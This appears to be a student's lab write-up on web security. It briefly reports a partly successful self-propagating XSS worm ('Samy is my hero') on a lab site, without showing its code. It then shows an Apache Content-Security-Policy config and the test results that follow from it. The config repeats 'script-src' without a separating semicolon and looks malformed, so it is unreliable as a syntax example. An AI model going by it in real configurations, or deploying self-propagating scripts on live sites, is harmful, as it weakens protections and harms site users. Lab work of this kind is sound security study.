


About me
Samy is my hero

www.seed-server.com
successful


The attack was partrially successful and it did self propagate but the little mistake was I coudn’t trigger the get request for Alice and Boby to add Samy.

b) For this task, we need to edit the apache_csp.conf file to achieve 5 and 6 with OK.




```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
            default-src 'self'; \
            script-src 'self' *.example60.com \
            script-src 'self' *.example70.com \
        "
</VirtualHost>
```

After that, we double checked the file and made sure it's working.



```
# Purpose: Setting CSP policies in Apache configuration
<VirtualHost *:80>
    DocumentRoot /var/www/csp
    ServerName www.example32b.com
    DirectoryIndex index.html
    Header set Content-Security-Policy " \
             default-src 'self'; \
             script-src 'self' *.example60.com \
             script-src 'self' *.example70.com \
           "
</VirtualHost>
```



www.example32b.com

CSP Experiment

1. Inline: Nonce (111-111-111): Failed

2. Inline: Nonce (222-222-222): Failed

3. Inline: No Nonce: Failed

4. From self: OK

5. From www.example60.com: OK

6. From www.example70.com: OK

7. From button click:

After the configuration, we can see that 5 and 6 turn into OK. The configuration was successful.